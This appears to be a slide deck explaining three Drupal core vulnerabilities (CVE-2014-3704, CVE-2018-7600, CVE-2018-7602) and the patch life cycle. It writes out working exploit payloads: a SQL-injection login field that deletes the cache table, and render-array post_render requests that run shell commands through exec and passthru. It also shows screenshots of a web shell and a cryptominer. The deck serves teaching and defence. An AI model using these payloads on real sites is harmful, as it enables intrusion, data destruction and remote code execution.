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# Autopsy of Vulnerabilities

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# Life cycle of a patch

## General steps


- 1 Discovery of a vulnerability → security team
- 2 Implementation of a patch, new release is published
- 3 Hackers study patch using reverse engineering → POC
- 4 POC published → massive attacks



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## SA-CORE-2014-005


- CVE-2014-3704
- Patch released on October 15th, 2014
- SQL injection as anonymous user
- All Drupal 7.x prior to 7.32 affected
- 25/25 score on NIST index



## Arrays on HTTP POST method

- Method POST submits form values to server application
- Usually, integers or strings, but arrays are allowed

```
▼<div class="form-item form-type-password form-item-pass-pass1 password-parent">
  ▶<div class="password-strength">...</div>
  <label for="edit-pass-pass1">Password </label>
  <input class="password-field form-text password-processed" type="password" id="
  "edit-pass-pass1" name="pass[pass1]" size="25" maxlength="128">
</div>
▼<div class="form-item form-type-password form-item-pass-pass2 confirm-parent">
  ▶<div class="password-confirm" style="visibility: hidden;">...</div>
  <label for="edit-pass-pass2">Confirm password </label>
  <input class="password-confirm form-text" type="password" id="edit-pass-pass2"
  name="pass[pass2]" size="25" maxlength="128">
</div>
▶<div class="password-suggestions description" style="display: block;">...</div>
<div class="description">To change the current user password, enter the new
password in both fields.</div>
</div>
```



```
pass = (array) [2]
  pass1 = "123"
  pass2 = "123"
```

## Database queries sanitization

- File `includes/database/database.inc`
- Method `expandArguments`
- Queries with condition like `“column IN (a, b, c, …)”`

```
protected function expandArguments(&$query, &$args) {
    $modified = FALSE;

    // If the placeholder value to insert is an array, assume that we need
    // to expand it out into a comma-delimited set of placeholders.
    foreach (array_filter($args, 'is_array') as $key => $data) {
        $new_keys = array();
        foreach ($data as $i => $value) {
            $new_keys[$key . '_' . $i] = $value;
        }
    }

    $query = preg_replace('#' . $key . '\b#', implode(',', array_keys($new_keys)), $query);

    print '<pre>'; print_r($key); print '</pre>';
    print '<pre>'; print_r($data); print '</pre>';
    print '<pre>'; print_r($new_keys); print '</pre>';
    print '<pre>'; print_r($query); print '</pre>';

    // Update the args array with the new placeholders.
    unset($args[$key]);
    $args += $new_keys;

    $modified = TRUE;
}

return $modified;
```

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- File *includes/database/database.inc*
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- Queries with condition like *"column IN (a, b, c, ...)"*

```
-----134627185911656616671401904877
Content-Disposition: form-data; name="roles[2]"

2
-----134627185911656616671401904877
Content-Disposition: form-data; name="roles[3]"

3
```



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```
:rids
Array
(
    [0] => 2
    [1] => 3
)
Array
(
    [:rids_0] => 2
    [:rids_1] => 3
)
SELECT DISTINCT b.* FROM {block} b LEFT JOIN {block_role} r ON b.module =
r.module AND b.delta = r.delta WHERE b.status = 1 AND b.custom <> 0 AND (r.rid
IN (:rids_0, :rids_1) OR r.rid IS NULL) ORDER BY b.weight, b.module
```

## The vulnerability

- Array index is not sanitized properly
- Poisoned variable is passed to database
- Result: Arbitrary SQL queries can be executed

POST ⌵ http://local.drupal.es:8081/user/login

Authorization Headers (1) **Body** Pre-request Script

form-data  x-www-form-urlencoded  raw  binary

	Key	Value
<input checked="" type="checkbox"/>	form_id	user_login_form
<input checked="" type="checkbox"/>	name[0; DELETE FROM cache;# ]	admin
<input checked="" type="checkbox"/>	name[0]	admin
<input checked="" type="checkbox"/>	pass	1234

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```
:name
```

```
Array  
(  
  [0; DELETE FROM cache;;# ] => admin  
  [0] => admin  
)
```

```
Array  
(  
  [:name_0; DELETE FROM cache;;# ] => admin  
  [:name_0] => admin  
)
```

```
SELECT * FROM {users} WHERE name = :name_0; DELETE FROM cache;;# , :name_0 AND status = 1
```

Let's see it



## SA-CORE-2018-002

- CVE-2018-7600
- Patch released on March 28th, 2018
- Remote code execution as an anonymous user
- All versions affected prior to 7.58 and 8.5.1
- 24/25 score on NIST index

!C99madShell v. 2.1 madnet edition ADVANCED!

software: Apache/2.2.3 (CentOS) PHP/5.3.6  
uname -a: Linux localhost.localdomain 2.6.18-194.el5 #1 SMP Fri Apr 2 14:58:35 EDT 2010 i686  
uid=0@localhost gid=0@localhost groups=0@localhost context=unconfined\_u:unconfined\_r:httpd\_t:s0

url: none  
url/hostname: drupal-sr-s  
Free 836.96 MB of 3.78 GB (21.64%)

HOME << >> U-PDIR Search Buffer Tools Prev. FTP locale Sec. SCL PHP code Self resource Logout

Listing folder (4 files and 3 folders):

Name	Size	Modify	Owner/Group	Permissions	Action
..	128K	21.01.2011 18:54:34	000	drwxr-xr-x	[icon]
..	128K	29.04.2011 07:09:02	000	drwxr-xr-x	[icon]
drupal-5.23	000	13.06.2010 13:46:39	500/500	drwxr-xr-x	[icon]
drupal-6.20	000	22.04.2011 03:57:23	500/500	drwxr-xr-x	[icon]
drupalctf_1.0.0	000	28.04.2011 08:54:47	500/500	drwxr-xr-x	[icon]
drupal.php	137.94 KB	29.04.2011 07:29:39	500/500	-rwxr-xr-x	[icon]
drupal-5.23.tar.gz	756.29 KB	13.06.2010 13:46:31	500/500	-rwxr-xr-x	[icon]
drupal-6.20.tar.gz	1.05 MB	15.12.2010 13:16:29	500/500	-rwxr-xr-x	[icon]
drupalctf_1.0.0.tar.gz	385.1 KB	07.10.2010 21:22:39	500/500	-rwxr-xr-x	[icon]

Select all | Unselect all | With selected | Confirm

Command execute:

Enter:  Execute

Select:  Execute

## Renderable Arrays

- Forms API introduced in Drupal 4.7
- Arrays whose keys start with “#”
- Drupal 7 generalized this mechanism to render everything
- Recursive behavior
- Callbacks: *post\_render*, *pre\_render*, *value\_callback*, ...

```
$page = array(  
  '#show_messages' => TRUE,  
  '#theme' => 'page',  
  '#type' => 'page',  
  'content' => array(  
    'system_main' => array(...),  
    'another_block' => array(...),  
    '#sorted' => TRUE,  
  ),  
);
```

## Submitting forms

- Submitted value is stored in *#value*
- HTTP POST method allows to submit array as value

form-data  x-www-form-urlencoded  raw

	Key	Value
<input checked="" type="checkbox"/>	form_id	user_register_form
<input checked="" type="checkbox"/>	mail	zequi@lullabot.com
<input checked="" type="checkbox"/>	username	zequi

form-data  x-www-form-urlencoded  raw

foo	bar
my_array[0]	value1
my_array[1]	value2

## The vulnerability

- Use POSTMAN or similar to bypass the form
- Submit an array value in a field where Drupal expects a string
- Submitted array contains indexes starting with “#”

POST `http://local.drupal.es:8082/user/register?element_parents=account/mail/%23value&ajax_form=1&wrapper_format=drupal_ajax`

horizontal Headers (1) **Body** Pre-request Script Tests


form-data  x-www-form-urlencoded  raw  binary

Key	Value
form_id	user_register_form
mail[a][#post_render][]	exec
mail[a][#type]	markup
mail[a][#markup]	echo "Hola" > sites/default/files/hola.txt



## The vulnerability

- Use Ajax API to trick Drupal to renderize again mail field
- *element\_parents* determines part of form to be rendered
- Field is rendered, and *post\_render* callback is executed



POST ▼ http://local.drupal.es:8082/user/register?element\_parents=account/mail/%23value&ajax\_form=1&\_wrapper\_format=drupal\_ajax

horizontal Headers (1) **Body** Pre-request Script Tests

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Key	Value
form_id	user_register_form
mail[a][#post_render][]	exec
mail[a][#type]	markup
mail[a][#markup]	echo "Hola" > sites/default/files/hola.txt

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## SA-CORE-2018-004

- CVE-2018-7602
- Patch released on April 25th, 2018
- Remote code execution as authenticated user
- All versions affected prior to 7.59 and 8.5.3
- 20/25 score on NIST index



## *Destination* parameter

- GET parameter used to redirect to an URL after execution
- It's passed to *stripDangerousValues* to sanitize it
- Double encoding not detected: “#” → “%23” → “%2523”

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## Option *\_triggering\_element\_name*

- File *includes/ajax.inc*
- Identifies the element used for submission
- Sets a form element to be rendered again

## The vulnerability: First step

- Perform a POST call to URL of a confirmation form
- *\_triggering\_element\_name* with value *form\_id*
- *Destination* contains a field with *post\_render* callback
- POST call redirects to confirmation form again → All set
- Payload must be URL encoded

Key	Value
form_id	node_delete_confirm
_triggering_element_name	form_id
form_token	UM3jqXPrVHgRp_R0c8deAnnRUcR9SIJwqbHPLKaxw2Q


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- POST call redirects to confirmation form again → All set
- Payload must be URL encoded

```
http://local.drupal.es:8083/?q=node/1/delete&destination=node?
q[%2523post_render]
[]=passthru%26q[%2523type]=markup%26q[%2523markup]=echo%20%22Hola
%22%20%7C%20tee%20sites%2Fdefault%2Ffiles%2Fhola.txt
```

## The vulnerability: Second step

- Execute form cancel action as AJAX POST call
- `/file/ajax/actions/cancel/%23options/path/[form_build_id]`
- Ajax API processes the form and executes poisoned `post_render`





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## Kids, don't do this at home


- Full database dump
- Execute cryptocurrency mining malware
- Server used as malicious proxy
- Infect site users
- Defacement / Black SEO
- ???


```
1 [|||||100.0%] Tasks: 47, 81 thr; 5 running
2 [|||||100.0%] Load average: 4.00 4.00 4.00
3 [|||||100.0%] Uptime: 14 days, 01:31:07
4 [|||||100.0%]
Mem[|||||1599/30728MB]
Swp[|||||0/0MB]

PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command
5555 root 20 0 618M 26640 9028 S 398. 0.1 15h26:41 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
5558 root 20 0 618M 26640 9028 R 100. 0.1 3h51:21 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
5560 root 20 0 618M 26640 9028 R 99.5 0.1 3h52:42 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
5557 root 20 0 618M 26640 9028 R 99.5 0.1 3h50:48 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
5559 root 20 0 618M 26640 9028 R 99.5 0.1 3h51:48 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
```



Thank you!

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